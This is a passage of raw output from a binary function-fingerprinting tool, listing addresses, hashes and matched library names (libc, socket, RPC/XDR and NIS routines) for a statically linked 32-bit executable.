Fingerprint for address 0x8055668 [Function_81] is 6F2A5448
Searching in databases...
      3 match(es) found:
    getenv libc_fatal unsetenv

Fingerprint for address 0x80556cc [Function_82] is 892E25C7
Searching in databases...
      1 match(es) found:
    sleep

Fingerprint for address 0x80557e8 [Function_83] is 20D2E00E
Searching in databases...
    No match found.

Fingerprint for address 0x80559a0 [Function_84] is BAEE4234
Searching in databases...
```

```
    No match found.

Fingerprint for address 0x8055e38 [Function_85] is 60DCBA5A
Searching in databases...
    No match found.

Fingerprint for address 0x8055ecc [Function_86] is F176DED4
Searching in databases...
      1 match(es) found:
    abort

Fingerprint for address 0x8055f08 [Function_87] is D8F7AA72
Searching in databases...
      1 match(es) found:
    atexit

Fingerprint for address 0x8055f34 [Function_88] is B1845073
Searching in databases...
      1 match(es) found:
    new_exitfn

Fingerprint for address 0x8055fbc [Function_89] is 09B18AA8
Searching in databases...
    No match found.

Fingerprint for address 0x805602c [Function_90] is F5D3F741
Searching in databases...
      1 match(es) found:
    mbtowc

Fingerprint for address 0x8056058 [Function_91] is 13707179
Searching in databases...
    No match found.

Fingerprint for address 0x8056064 [Function_92] is 1886DD5E
Searching in databases...
      2 match(es) found:
    strtol_internal strtoul_internal

Fingerprint for address 0x8056450 [Function_93] is 8EB3962C
Searching in databases...
      1 match(es) found:
    bcmp

Fingerprint for address 0x8056480 [Function_94] is 7C70C135
Searching in databases...
      1 match(es) found:
    bcopy

Fingerprint for address 0x805652c [Function_95] is 326903E6
Searching in databases...
      1 match(es) found:
    memcpy

Fingerprint for address 0x8056570 [Function_96] is 0C88B8DB
Searching in databases...
      1 match(es) found:
    memmove

Fingerprint for address 0x80565f8 [Function_97] is 14C14735
Searching in databases...
      1 match(es) found:
    strcasecmp

Fingerprint for address 0x8056640 [Function_98] is 32D87F9D
Searching in databases...
      1 match(es) found:
    strcpy

Fingerprint for address 0x8056664 [Function_99] is 9C321016
Searching in databases...
      1 match(es) found:
    strdup

Fingerprint for address 0x80566a4 [Function_100] is 19B0CF11
Searching in databases...
```

```
      7 match(es) found:
    ether_aton ether_ntoa lcong48 p_query setkey srand48 strerror

Fingerprint for address 0x80566bc [Function_101] is CDC72536
Searching in databases...
      1 match(es) found:
    strncasecmp

Fingerprint for address 0x805680c [Function_102] is 0A7C5829
Searching in databases...
      1 match(es) found:
    strncpy

Fingerprint for address 0x80568d0 [Function_103] is 7F1FA0D2
Searching in databases...
      1 match(es) found:
    strtok

Fingerprint for address 0x8056954 [Function_104] is 054B8B45
Searching in databases...
      2 match(es) found:
    getdomainname gethostname

Fingerprint for address 0x80569bc [Function_105] is 8AE66F9A
Searching in databases...
      2 match(es) found:
    signal ssignal

Fingerprint for address 0x80569fc [Function_106] is 882FFA23
Searching in databases...
      1 match(es) found:
    waitpid

Fingerprint for address 0x8056a2c [Function_107] is 93D3112B
Searching in databases...
      8 match(es) found:
    accept bind connect getpeername getsockname recvmsg sendmsg socket

Fingerprint for address 0x8056a74 [Function_108] is 93D3112B
Searching in databases...
      8 match(es) found:
    accept bind connect getpeername getsockname recvmsg sendmsg socket

Fingerprint for address 0x8056abc [Function_109] is 93D3112B
Searching in databases...
      8 match(es) found:
    accept bind connect getpeername getsockname recvmsg sendmsg socket

Fingerprint for address 0x8056b04 [Function_110] is B5F28613
Searching in databases...
      1 match(es) found:
    listen

Fingerprint for address 0x8056b44 [Function_111] is 16E2ECD3
Searching in databases...
      3 match(es) found:
    recv send socketpair

Fingerprint for address 0x8056b90 [Function_112] is F380E122
Searching in databases...
      2 match(es) found:
    recvfrom sendto

Fingerprint for address 0x8056bf0 [Function_113] is 16E2ECD3
Searching in databases...
      3 match(es) found:
    recv send socketpair

Fingerprint for address 0x8056c3c [Function_114] is F380E122
Searching in databases...
      2 match(es) found:
    recvfrom sendto

Fingerprint for address 0x8056c9c [Function_115] is CA0F7AED
Searching in databases...
      2 match(es) found:
```

```
    getsockopt setsockopt

Fingerprint for address 0x8056cf4 [Function_116] is 93D3112B
Searching in databases...
      8 match(es) found:
    accept bind connect getpeername getsockname recvmsg sendmsg socket

Fingerprint for address 0x8056d44 [Function_117] is 9C89C698
Searching in databases...
      1 match(es) found:
    libc_init

Fingerprint for address 0x8056e14 [Function_118] is A0723E77
Searching in databases...
    No match found.

Fingerprint for address 0x8056e64 [Function_119] is 0F9A4C0D
Searching in databases...
    No match found.

Fingerprint for address 0x8056e70 [Function_120] is 4151E7BA
Searching in databases...
    No match found.

Fingerprint for address 0x8057134 [Function_121] is 20F1D1E3
Searching in databases...
      2 match(es) found:
    chdir libc_chdir

Fingerprint for address 0x8057160 [Function_122] is 1C96E7CE
Searching in databases...
      2 match(es) found:
    close libc_close

Fingerprint for address 0x805718c [Function_123] is B7E96D35
Searching in databases...
      2 match(es) found:
    dup2 libc_dup2

Fingerprint for address 0x80571b8 [Function_124] is B0440C36
Searching in databases...
      2 match(es) found:
    execve libc_execve

Fingerprint for address 0x80571e8 [Function_125] is BCF79788
Searching in databases...
      3 match(es) found:
    fork libc_fork vfork

Fingerprint for address 0x805720c [Function_126] is 5527EA2B
Searching in databases...
      2 match(es) found:
    geteuid libc_geteuid

Fingerprint for address 0x8057230 [Function_127] is 76D8AF69
Searching in databases...
      2 match(es) found:
    getpid libc_getpid

Fingerprint for address 0x8057254 [Function_128] is 77C808E9
Searching in databases...
      2 match(es) found:
    gettimeofday libc_gettimeofday

Fingerprint for address 0x8057280 [Function_129] is CC4B9A96
Searching in databases...
      2 match(es) found:
    ioctl libc_ioctl

Fingerprint for address 0x80572b0 [Function_130] is 975983C9
Searching in databases...
      4 match(es) found:
    kill libc_kill libc_read read

Fingerprint for address 0x80572dc [Function_131] is 71E8F5C1
Searching in databases...
```

```
      3 match(es) found:
    libc_open open strcat

Fingerprint for address 0x805730c [Function_132] is 7F7EF483
Searching in databases...
      2 match(es) found:
    libc_read read

Fingerprint for address 0x805733c [Function_133] is DD587118
Searching in databases...
      2 match(es) found:
    libc_setsid setsid

Fingerprint for address 0x8057360 [Function_134] is 55EF7871
Searching in databases...
      2 match(es) found:
    libc_sigprocmask sigprocmask

Fingerprint for address 0x8057390 [Function_135] is 3506DCE6
Searching in databases...
      2 match(es) found:
    libc_uname uname

Fingerprint for address 0x80573bc [Function_136] is 55ED4980
Searching in databases...
      3 match(es) found:
    libc_unlink remove unlink

Fingerprint for address 0x80573e8 [Function_137] is D9229CA5
Searching in databases...
      2 match(es) found:
    libc_write write

Fingerprint for address 0x8057418 [Function_138] is E43431A9
Searching in databases...
      2 match(es) found:
    alarm libc_alarm

Fingerprint for address 0x8057444 [Function_139] is 58B72F00
Searching in databases...
      2 match(es) found:
    libc_time time

Fingerprint for address 0x8057470 [Function_140] is A7CD6533
Searching in databases...
      2 match(es) found:
    libc_syscall_writev syscall_writev

Fingerprint for address 0x80574a0 [Function_141] is 19F45966
Searching in databases...
    No match found.

Fingerprint for address 0x80574c8 [Function_142] is 885E11CD
Searching in databases...
    No match found.

Fingerprint for address 0x805751c [Function_143] is 6116998A
Searching in databases...
      1 match(es) found:
    sigsuspend

Fingerprint for address 0x8057554 [Function_144] is 84D91FB0
Searching in databases...
      1 match(es) found:
    exit

Fingerprint for address 0x805756c [Function_145] is 168E4F1E
Searching in databases...
      1 match(es) found:
    setfpucw

Fingerprint for address 0x80575c0 [Function_146] is 27AD3901
Searching in databases...
      1 match(es) found:
    memchr
```

```
Fingerprint for address 0x8057764 [Function_147] is 4E05FA21
Searching in databases...
      1 match(es) found:
    memset

Fingerprint for address 0x80577c0 [Function_148] is 4DC57DD1
Searching in databases...
      1 match(es) found:
    strcat

Fingerprint for address 0x8057970 [Function_149] is 1CF2A0E6
Searching in databases...
      2 match(es) found:
    index strchr

Fingerprint for address 0x8057adc [Function_150] is 1871BDD8
Searching in databases...
      1 match(es) found:
    strcmp

Fingerprint for address 0x8057b04 [Function_151] is A5AB5D81
Searching in databases...
      1 match(es) found:
    strncmp

Fingerprint for address 0x8057b30 [Function_152] is B5505CCB
Searching in databases...
      1 match(es) found:
    strpbrk

Fingerprint for address 0x8057be8 [Function_153] is 760EB382
Searching in databases...
      2 match(es) found:
    rindex strrchr

Fingerprint for address 0x8057db0 [Function_154] is E6D707D8
Searching in databases...
      1 match(es) found:
    strspn

Fingerprint for address 0x8057e64 [Function_155] is 5117B726
Searching in databases...
      1 match(es) found:
    isinf

Fingerprint for address 0x8057e98 [Function_156] is A71A8A57
Searching in databases...
      1 match(es) found:
    isinfl

Fingerprint for address 0x8057ed8 [Function_157] is BA45B0EA
Searching in databases...
      1 match(es) found:
    isnan

Fingerprint for address 0x8057f0c [Function_158] is 00C88D19
Searching in databases...
      1 match(es) found:
    isnanl

Fingerprint for address 0x8057f48 [Function_159] is C84ECCA9
Searching in databases...
      1 match(es) found:
    mpn_cmp

Fingerprint for address 0x8057f88 [Function_160] is 2B18C414
Searching in databases...
      1 match(es) found:
    mpn_extract_double

Fingerprint for address 0x8058094 [Function_161] is 7653F971
Searching in databases...
      1 match(es) found:
    mpn_divmod

Fingerprint for address 0x8058634 [Function_162] is 84FF8010
```

```
Searching in databases...
      1 match(es) found:
    mpn_extract_long_double

Fingerprint for address 0x8058710 [Function_163] is 25EB0928
Searching in databases...
      1 match(es) found:
    mpn_lshift

Fingerprint for address 0x805876c [Function_164] is 8CFF30F8
Searching in databases...
      1 match(es) found:
    mpn_mul

Fingerprint for address 0x8058de0 [Function_165] is 8A34610C
Searching in databases...
      3 match(es) found:
    mpn_addmul_1 mpn_mul_1 mpn_submul_1

Fingerprint for address 0x8058e20 [Function_166] is B0BF2543
Searching in databases...
      1 match(es) found:
    _mpn_mul_n_basecase

Fingerprint for address 0x8059048 [Function_167] is 56DED7A7
Searching in databases...
      1 match(es) found:
    _mpn_mul_n

Fingerprint for address 0x805971c [Function_168] is 96D0E79C
Searching in databases...
      1 match(es) found:
    _mpn_sqr_n_basecase

Fingerprint for address 0x8059938 [Function_169] is 3B6F07EF
Searching in databases...
      1 match(es) found:
    _mpn_sqr_n

Fingerprint for address 0x8059fb0 [Function_170] is FB7ADB4A
Searching in databases...
      1 match(es) found:
    mpn_rshift

Fingerprint for address 0x805a010 [Function_171] is 618AE777
Searching in databases...
      2 match(es) found:
    mpn_add_n mpn_sub_n

Fingerprint for address 0x805a0b0 [Function_172] is 8A34610C
Searching in databases...
      3 match(es) found:
    mpn_addmul_1 mpn_mul_1 mpn_submul_1

Fingerprint for address 0x805a0f0 [Function_173] is AAB4E03F
Searching in databases...
    No match found.

Fingerprint for address 0x805a11c [Function_174] is 3BD66190
Searching in databases...
    No match found.

Fingerprint for address 0x805a254 [Function_175] is C28BB62A
Searching in databases...
    No match found.

Fingerprint for address 0x805a584 [Function_176] is 7988B25C
Searching in databases...
    No match found.

Fingerprint for address 0x805a5c4 [Function_177] is FEAB4850
Searching in databases...
    No match found.

Fingerprint for address 0x805a634 [Function_178] is C6E90B65
Searching in databases...
```

```
    No match found.

Fingerprint for address 0x805a6c8 [Function_179] is 3A8D9AB5
Searching in databases...
    No match found.

Fingerprint for address 0x805a720 [Function_180] is 06DE6CD6
Searching in databases...
    No match found.

Fingerprint for address 0x805a7e4 [Function_181] is 0EA1161E
Searching in databases...
    No match found.

Fingerprint for address 0x805aac0 [Function_182] is 1D392289
Searching in databases...
    No match found.

Fingerprint for address 0x805af2c [Function_183] is 410086A5
Searching in databases...
    No match found.

Fingerprint for address 0x805af5c [Function_184] is 0E99D34D
Searching in databases...
    No match found.

Fingerprint for address 0x805b010 [Function_185] is F61BB71E
Searching in databases...
    No match found.

Fingerprint for address 0x805b048 [Function_186] is ADB71136
Searching in databases...
    No match found.

Fingerprint for address 0x805b10c [Function_187] is 70BDF232
Searching in databases...
      1 match(es) found:
    localtime

Fingerprint for address 0x805b128 [Function_188] is 99F3DF3E
Searching in databases...
      2 match(es) found:
    gmtime_r localtime_r

Fingerprint for address 0x805b144 [Function_189] is CD7FD9F8
Searching in databases...
      2 match(es) found:
    init libc_init_first

Fingerprint for address 0x805b1c4 [Function_190] is 5275C6C5
Searching in databases...
      1 match(es) found:
    tsearch

Fingerprint for address 0x805b4e0 [Function_191] is C974FB0E
Searching in databases...
      1 match(es) found:
    asctime_r

Fingerprint for address 0x805b530 [Function_192] is 15161384
Searching in databases...
      3 match(es) found:
    asctime hcreate p_query

Fingerprint for address 0x805b548 [Function_193] is 7FABD94C
Searching in databases...
    No match found.

Fingerprint for address 0x805b584 [Function_194] is 31F0BA20
Searching in databases...
    No match found.

Fingerprint for address 0x805b5e0 [Function_195] is D672966D
Searching in databases...
    No match found.
```

```
Fingerprint for address 0x805b61c [Function_196] is 29C9A4B3
Searching in databases...
    No match found.

Fingerprint for address 0x805b914 [Function_197] is BB0496A9
Searching in databases...
    No match found.

Fingerprint for address 0x805ba88 [Function_198] is 9D152729
Searching in databases...
    No match found.

Fingerprint for address 0x805bb34 [Function_199] is 0CC50A70
Searching in databases...
    No match found.

Fingerprint for address 0x805bb64 [Function_200] is D57BF6FC
Searching in databases...
    No match found.

Fingerprint for address 0x805bbf4 [Function_201] is 0CA08232
Searching in databases...
    No match found.

Fingerprint for address 0x805bd74 [Function_202] is AAFC256F
Searching in databases...
      2 match(es) found:
    libc_malloc malloc

Fingerprint for address 0x805c290 [Function_203] is E2E398CD
Searching in databases...
      3 match(es) found:
    cfree free libc_free

Fingerprint for address 0x805c7dc [Function_204] is D41EDAD7
Searching in databases...
      2 match(es) found:
    libc_memalign memalign

Fingerprint for address 0x805c904 [Function_205] is DABBD265
Searching in databases...
      2 match(es) found:
    calloc libc_calloc

Fingerprint for address 0x805c944 [Function_206] is B87CA97F
Searching in databases...
    No match found.

Fingerprint for address 0x805ca24 [Function_207] is 1B4975C9
Searching in databases...
    No match found.

Fingerprint for address 0x805ccb0 [Function_208] is 91D4FFBF
Searching in databases...
    No match found.

Fingerprint for address 0x805cdf0 [Function_209] is 1B958055
Searching in databases...
    No match found.

Fingerprint for address 0x805ce84 [Function_210] is FD99228C
Searching in databases...
      1 match(es) found:
    yp_dobind

Fingerprint for address 0x805d2f4 [Function_211] is 7A663592
Searching in databases...
    No match found.

Fingerprint for address 0x805d328 [Function_212] is 1BE95F40
Searching in databases...
    No match found.

Fingerprint for address 0x805d3a8 [Function_213] is 662BD313
Searching in databases...
      1 match(es) found:
```

```
    yp_match

Fingerprint for address 0x805d5f8 [Function_214] is 20B3BA59
Searching in databases...
    No match found.

Fingerprint for address 0x805d638 [Function_215] is A9B45F00
Searching in databases...
      1 match(es) found:
    yp_first

Fingerprint for address 0x805d814 [Function_216] is 052D1A84
Searching in databases...
      1 match(es) found:
    yp_next

Fingerprint for address 0x805dfe0 [Function_217] is 7835A19F
Searching in databases...
    No match found.

Fingerprint for address 0x805e110 [Function_218] is 06DDAD48
Searching in databases...
      1 match(es) found:
    catopen

Fingerprint for address 0x805e3fc [Function_219] is C13B28AA
Searching in databases...
      1 match(es) found:
    MCGetSet

Fingerprint for address 0x805e4cc [Function_220] is EBFE7C1D
Searching in databases...
      1 match(es) found:
    MCGetMsg

Fingerprint for address 0x805e584 [Function_221] is 49E2A76D
Searching in databases...
      1 match(es) found:
    catgets

Fingerprint for address 0x805e640 [Function_222] is D58BBF3B
Searching in databases...
    No match found.

Fingerprint for address 0x805e844 [Function_223] is EF59F36B
Searching in databases...
    No match found.

Fingerprint for address 0x805e954 [Function_224] is 7CA86695
Searching in databases...
      1 match(es) found:
    libc_nls_init

Fingerprint for address 0x805e984 [Function_225] is 0430DD5B
Searching in databases...
      1 match(es) found:
    inet_ntoa

Fingerprint for address 0x805e9b8 [Function_226] is 8AC69732
Searching in databases...
    No match found.

Fingerprint for address 0x805eea4 [Function_227] is A7575293
Searching in databases...
    No match found.

Fingerprint for address 0x805efb0 [Function_228] is 28A81DB2
Searching in databases...
    No match found.

Fingerprint for address 0x805f1dc [Function_229] is 7FF177EB
Searching in databases...
    No match found.

Fingerprint for address 0x805f670 [Function_230] is A7C5F021
Searching in databases...
```

```
      1 match(es) found:
    fp_query

Fingerprint for address 0x805f68c [Function_231] is 01E05EDB
Searching in databases...
      1 match(es) found:
    p_cdnname

Fingerprint for address 0x805f730 [Function_232] is A0CB43A2
Searching in databases...
      1 match(es) found:
    p_fqname

Fingerprint for address 0x805f7e4 [Function_233] is F1ABE68D
Searching in databases...
    No match found.

Fingerprint for address 0x8060004 [Function_234] is 3B93883C
Searching in databases...
    No match found.

Fingerprint for address 0x80605d0 [Function_235] is A4040F60
Searching in databases...
      1 match(es) found:
    p_class

Fingerprint for address 0x8060630 [Function_236] is 3028DB04
Searching in databases...
      1 match(es) found:
    p_option

Fingerprint for address 0x806077c [Function_237] is 172CE6E6
Searching in databases...
    No match found.

Fingerprint for address 0x80608c8 [Function_238] is C2464C6C
Searching in databases...
    No match found.

Fingerprint for address 0x8060ae8 [Function_239] is 76976AE6
Searching in databases...
    No match found.

Fingerprint for address 0x8060bd8 [Function_240] is 05F278DD
Searching in databases...
      1 match(es) found:
    inet_nsap_ntoa

Fingerprint for address 0x8060d24 [Function_241] is 5DDE16CF
Searching in databases...
      1 match(es) found:
    file_init

Fingerprint for address 0x8060d44 [Function_242] is 1A9AB2FD
Searching in databases...
      1 match(es) found:
    file_close_it

Fingerprint for address 0x8060e20 [Function_243] is 79BE3825
Searching in databases...
    No match found.

Fingerprint for address 0x8060fa8 [Function_244] is D1E7CA6F
Searching in databases...
      1 match(es) found:
    do_write

Fingerprint for address 0x8061210 [Function_245] is 2E8534F6
Searching in databases...
      1 match(es) found:
    file_sync

Fingerprint for address 0x8061788 [Function_246] is 171A3304
Searching in databases...
      1 match(es) found:
    un_link
```

```
Fingerprint for address 0x80617c4 [Function_247] is D14AE427
Searching in databases...
      1 match(es) found:
    link_in

Fingerprint for address 0x80617e4 [Function_248] is CE3BB52E
Searching in databases...
      1 match(es) found:
    least_marker

Fingerprint for address 0x806180c [Function_249] is 8ABDC304
Searching in databases...
      1 match(es) found:
    switch_to_main_get_area

Fingerprint for address 0x806183c [Function_250] is B8FA5FA0
Searching in databases...
      1 match(es) found:
    switch_to_backup_area

Fingerprint for address 0x806186c [Function_251] is 3252A02C
Searching in databases...
      1 match(es) found:
    switch_to_get_mode

Fingerprint for address 0x80618d4 [Function_252] is AC602550
Searching in databases...
      1 match(es) found:
    free_backup_area

Fingerprint for address 0x8061910 [Function_253] is 955B1848
Searching in databases...
      1 match(es) found:
    overflow

Fingerprint for address 0x8061928 [Function_254] is DE985E20
Searching in databases...
    No match found.

Fingerprint for address 0x8061a70 [Function_255] is 77BACE64
Searching in databases...
      2 match(es) found:
    uflow underflow

Fingerprint for address 0x8061b6c [Function_256] is B9C49610
Searching in databases...
      1 match(es) found:
    setb

Fingerprint for address 0x8061bb8 [Function_257] is F5EC2329
Searching in databases...
      1 match(es) found:
    doallocbuf

Fingerprint for address 0x8061c2c [Function_258] is A849AD53
Searching in databases...
      1 match(es) found:
    default_xsputn

Fingerprint for address 0x8061d2c [Function_259] is 9CAD905E
Searching in databases...
      1 match(es) found:
    sgetn

Fingerprint for address 0x8061e44 [Function_260] is BDF1EE5D
Searching in databases...
      1 match(es) found:
    default_setbuf

Fingerprint for address 0x8061f34 [Function_261] is 1F614C30
Searching in databases...
      1 match(es) found:
    init

Fingerprint for address 0x8061fc0 [Function_262] is DAA3AE60
```

```
Searching in databases...
      1 match(es) found:
    default_finish

Fingerprint for address 0x80620c8 [Function_263] is CB206D2B
Searching in databases...
      1 match(es) found:
    adjust_column

Fingerprint for address 0x8062188 [Function_264] is E384EB54
Searching in databases...
      1 match(es) found:
    flush_all

Fingerprint for address 0x80621d0 [Function_265] is 8F264160
Searching in databases...
      1 match(es) found:
    flush_all_linebuffered

Fingerprint for address 0x8062204 [Function_266] is D47CF0F1
Searching in databases...
      1 match(es) found:
    unbuffer_all

Fingerprint for address 0x8062368 [Function_267] is 0AA1F400
Searching in databases...
      1 match(es) found:
    unsave_markers

Fingerprint for address 0x80623b8 [Function_268] is 6A302BBB
Searching in databases...
      1 match(es) found:
    default_pbackfail

Fingerprint for address 0x80624d0 [Function_269] is 74A57077
Searching in databases...
      1 match(es) found:
    fputs

Fingerprint for address 0x8062534 [Function_270] is 573BAB62
Searching in databases...
      1 match(es) found:
    padn

Fingerprint for address 0x80625dc [Function_271] is 98B42393
Searching in databases...
      1 match(es) found:
    perror

Fingerprint for address 0x806267c [Function_272] is 84FAD1E5
Searching in databases...
      1 match(es) found:
    seekoff

Fingerprint for address 0x80626c8 [Function_273] is AF6B5EBA
Searching in databases...
      2 match(es) found:
    fseek setbuffer

Fingerprint for address 0x8062714 [Function_274] is 6F0B92B5
Searching in databases...
      1 match(es) found:
    itoa

Fingerprint for address 0x8062888 [Function_275] is 4BC4782B
Searching in databases...
      1 match(es) found:
    snprintf

Fingerprint for address 0x80628a8 [Function_276] is 5B85F0B2
Searching in databases...
      1 match(es) found:
    vsnprintf

Fingerprint for address 0x80628f8 [Function_277] is 5259B775
Searching in databases...
```

```
    No match found.

Fingerprint for address 0x8062940 [Function_278] is F6B92000
Searching in databases...
    No match found.

Fingerprint for address 0x8062c9c [Function_279] is E0D238D7
Searching in databases...
    No match found.

Fingerprint for address 0x8062cc8 [Function_280] is 74624A3B
Searching in databases...
    No match found.

Fingerprint for address 0x8062cf8 [Function_281] is A92410A7
Searching in databases...
    No match found.

Fingerprint for address 0x8062d4c [Function_282] is 08D6DF05
Searching in databases...
      1 match(es) found:
    setlocale

Fingerprint for address 0x806364c [Function_283] is 0798135C
Searching in databases...
      3 match(es) found:
    ctime gsignal raise

Fingerprint for address 0x8063664 [Function_284] is 0382EDDB
Searching in databases...
    No match found.

Fingerprint for address 0x8063688 [Function_285] is E11BCBDF
Searching in databases...
      1 match(es) found:
    clnt_sperror

Fingerprint for address 0x8063894 [Function_286] is 092C4216
Searching in databases...
    No match found.

Fingerprint for address 0x80638b8 [Function_287] is C6611067
Searching in databases...
      1 match(es) found:
    clnt_sperrno

Fingerprint for address 0x8063958 [Function_288] is E8BB9C9D
Searching in databases...
      1 match(es) found:
    clnt_spcreateerror

Fingerprint for address 0x8063a74 [Function_289] is C6611067
Searching in databases...
      1 match(es) found:
    clnt_sperrno

Fingerprint for address 0x8063b04 [Function_290] is ACC31831
Searching in databases...
      1 match(es) found:
    clnttcp_create

Fingerprint for address 0x80641c8 [Function_291] is 8C7640B5
Searching in databases...
      1 match(es) found:
    clntudp_bufcreate

Fingerprint for address 0x8064400 [Function_292] is 13D81344
Searching in databases...
      1 match(es) found:
    clntudp_create

Fingerprint for address 0x80649c0 [Function_293] is 2F086590
Searching in databases...
    No match found.

Fingerprint for address 0x80649e0 [Function_294] is 54790C88
```

```
Searching in databases...
      1 match(es) found:
    pmap_getport

Fingerprint for address 0x8064b1c [Function_295] is 7A0457B0
Searching in databases...
      1 match(es) found:
    xdr_opaque_auth

Fingerprint for address 0x8064c48 [Function_296] is 2AF4A336
Searching in databases...
     48 match(es) found:
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cp_result
xdr_cryptkeyarg xdr_cryptkeyarg2 xdr_cryptkeyres xdr_directory_obj
xdr_dump_args xdr_entry_col xdr_fd_args xdr_fd_result xdr_getcredres
xdr_group_obj xdr_key_netstarg xdr_key_netstres xdr_link_obj xdr_log_entry
xdr_log_result xdr_nis_object xdr_nis_oid xdr_nis_result xdr_nis_server
xdr_nis_tag xdr_ns_request xdr_oar_mask xdr_objdata xdr_opaque_auth
xdr_ping_args xdr_pmap xdr_rejected_reply xdr_replymsg xdr_unixcred
xdr_ypbind_resp xdr_ypbind_setdom xdr_ypmap_parms xdr_ypmaplist
xdr_yppushresp_xfr xdr_ypreq_key xdr_ypreq_nokey xdr_ypreq_xfr xdr_ypresp_all
xdr_ypresp_key_val xdr_ypresp_maplist xdr_ypresp_master xdr_ypresp_order
xdr_ypresp_val xdr_ypresp_xfr

Fingerprint for address 0x8064c9c [Function_297] is 937FD516
Searching in databases...
      1 match(es) found:
    xdr_callhdr

Fingerprint for address 0x8064d14 [Function_298] is 4DF3B83F
Searching in databases...
    No match found.

Fingerprint for address 0x8064da0 [Function_299] is 4FC29B38
Searching in databases...
    No match found.

Fingerprint for address 0x8064de0 [Function_300] is 9250CDB9
Searching in databases...
      1 match(es) found:
    seterr_reply

Fingerprint for address 0x8064e74 [Function_301] is 1B7D7AA6
Searching in databases...
      1 match(es) found:
    xdr_free

Fingerprint for address 0x8064ea0 [Function_302] is 67416E4C
Searching in databases...
      5 match(es) found:
    hol_entry_qcmp setmntent xdr_int xdr_longlong_t xdr_u_int

Fingerprint for address 0x8064eb4 [Function_303] is 67416E4C
Searching in databases...
      5 match(es) found:
    hol_entry_qcmp setmntent xdr_int xdr_longlong_t xdr_u_int

Fingerprint for address 0x8064ec8 [Function_304] is F10AB3BA
Searching in databases...
      1 match(es) found:
    xdr_long

Fingerprint for address 0x8064f10 [Function_305] is 0D74E12B
Searching in databases...
      1 match(es) found:
    xdr_u_long

Fingerprint for address 0x8064fbc [Function_306] is 9F03A37F
Searching in databases...
      4 match(es) found:
    xdr_int16_t xdr_int8_t xdr_short xdr_u_short

Fingerprint for address 0x8065098 [Function_307] is F34C4CFA
Searching in databases...
      3 match(es) found:
    xdr_bool xdr_short xdr_u_short
```

```
Fingerprint for address 0x806510c [Function_308] is 24780A3B
Searching in databases...
      1 match(es) found:
    xdr_enum

Fingerprint for address 0x8065120 [Function_309] is 3E801353
Searching in databases...
      1 match(es) found:
    xdr_opaque

Fingerprint for address 0x80651b8 [Function_310] is E242F89E
Searching in databases...
      1 match(es) found:
    xdr_bytes

Fingerprint for address 0x806529c [Function_311] is 23A8E9D8
Searching in databases...
      1 match(es) found:
    xdr_union

Fingerprint for address 0x8065304 [Function_312] is 89A1B37A
Searching in databases...
      1 match(es) found:
    xdr_string

Fingerprint for address 0x8065408 [Function_313] is CB4144ED
Searching in databases...
    No match found.

Fingerprint for address 0x8065588 [Function_314] is 93AD4225
Searching in databases...
    No match found.

Fingerprint for address 0x80655f0 [Function_315] is 4C0AD4DD
Searching in databases...
      1 match(es) found:
    fill_input_buf

Fingerprint for address 0x8065634 [Function_316] is 077ECC69
Searching in databases...
    No match found.

Fingerprint for address 0x8065698 [Function_317] is 0E5C23A2
Searching in databases...
    No match found.

Fingerprint for address 0x80656e8 [Function_318] is 7FD74F36
Searching in databases...
    No match found.

Fingerprint for address 0x8065734 [Function_319] is B0CF02A0
Searching in databases...
      1 match(es) found:
    fix_buf_size

Fingerprint for address 0x8065750 [Function_320] is CD2F801F
Searching in databases...
      1 match(es) found:
    xdrrec_create

Fingerprint for address 0x8065910 [Function_321] is 2AE969F5
Searching in databases...
    No match found.

Fingerprint for address 0x80659ec [Function_322] is 19F79418
Searching in databases...
      1 match(es) found:
    xdrrec_getpos

Fingerprint for address 0x8065b2c [Function_323] is 64E11C5A
Searching in databases...
      1 match(es) found:
    xdrrec_skiprecord

Fingerprint for address 0x8065be4 [Function_324] is 57EBF3F7
```

```
Searching in databases...
      1 match(es) found:
    xdrrec_endofrecord

Fingerprint for address 0x8065c48 [Function_325] is DE49DF2E
Searching in databases...
    No match found.

Fingerprint for address 0x8065c54 [Function_326] is 8A519643
Searching in databases...
      1 match(es) found:
    sigsetmask

Fingerprint for address 0x8065c84 [Function_327] is 054B8B45
Searching in databases...
      2 match(es) found:
    getdomainname gethostname

Fingerprint for address 0x8065cec [Function_328] is 9BFFD811
Searching in databases...
      1 match(es) found:
    mmap

Fingerprint for address 0x8065d50 [Function_329] is 3C33B549
Searching in databases...
    No match found.

Fingerprint for address 0x8065d8c [Function_330] is 01D367C9
Searching in databases...
    No match found.

Fingerprint for address 0x8065e1c [Function_331] is 1D651E11
Searching in databases...
    No match found.

Fingerprint for address 0x80660f4 [Function_332] is 696A42B5
Searching in databases...
      2 match(es) found:
    fcntl libc_fcntl

Fingerprint for address 0x8066124 [Function_333] is 41C566DB
Searching in databases...
      2 match(es) found:
    libc_lseek lseek

Fingerprint for address 0x8066154 [Function_334] is 3103283A
Searching in databases...
      2 match(es) found:
    libc_munmap munmap

Fingerprint for address 0x8066180 [Function_335] is 8DEC47E7
Searching in databases...
      2 match(es) found:
    libc_syscall_readv syscall_readv

Fingerprint for address 0x80661b0 [Function_336] is DC88EC56
Searching in databases...
      2 match(es) found:
    libc_mremap mremap

Fingerprint for address 0x80661e8 [Function_337] is B5A1EA26
Searching in databases...
    No match found.

Fingerprint for address 0x8066230 [Function_338] is 56C8C313
Searching in databases...
    No match found.

Fingerprint for address 0x806626c [Function_339] is AC5AFA8C
Searching in databases...
      1 match(es) found:
    bzero

Fingerprint for address 0x80662b0 [Function_340] is 8C70DBBF
Searching in databases...
      1 match(es) found:
```

```
    strlen

Fingerprint for address 0x8066380 [Function_341] is 618AE777
Searching in databases...
      2 match(es) found:
    mpn_add_n mpn_sub_n

Fingerprint for address 0x8066420 [Function_342] is 8A34610C
Searching in databases...
      3 match(es) found:
    mpn_addmul_1 mpn_mul_1 mpn_submul_1

Fingerprint for address 0x8066464 [Function_343] is A4E6672B
Searching in databases...
      1 match(es) found:
    xdr_domainname

Fingerprint for address 0x8066490 [Function_344] is D18C9A99
Searching in databases...
      3 match(es) found:
    xdr_domainname xdr_mapname xdr_peername

Fingerprint for address 0x80664b8 [Function_345] is 592BE8E9
Searching in databases...
      1 match(es) found:
    xdr_peername

Fingerprint for address 0x80664e4 [Function_346] is C8C74AE4
Searching in databases...
      1 match(es) found:
    xdr_datum

Fingerprint for address 0x80665dc [Function_347] is 2AF4A336
Searching in databases...
     48 match(es) found:
    xdr_accepted_reply xdr_authdes_cred xdr_authunix_parms xdr_cp_result
xdr_cryptkeyarg xdr_cryptkeyarg2 xdr_cryptkeyres xdr_directory_obj
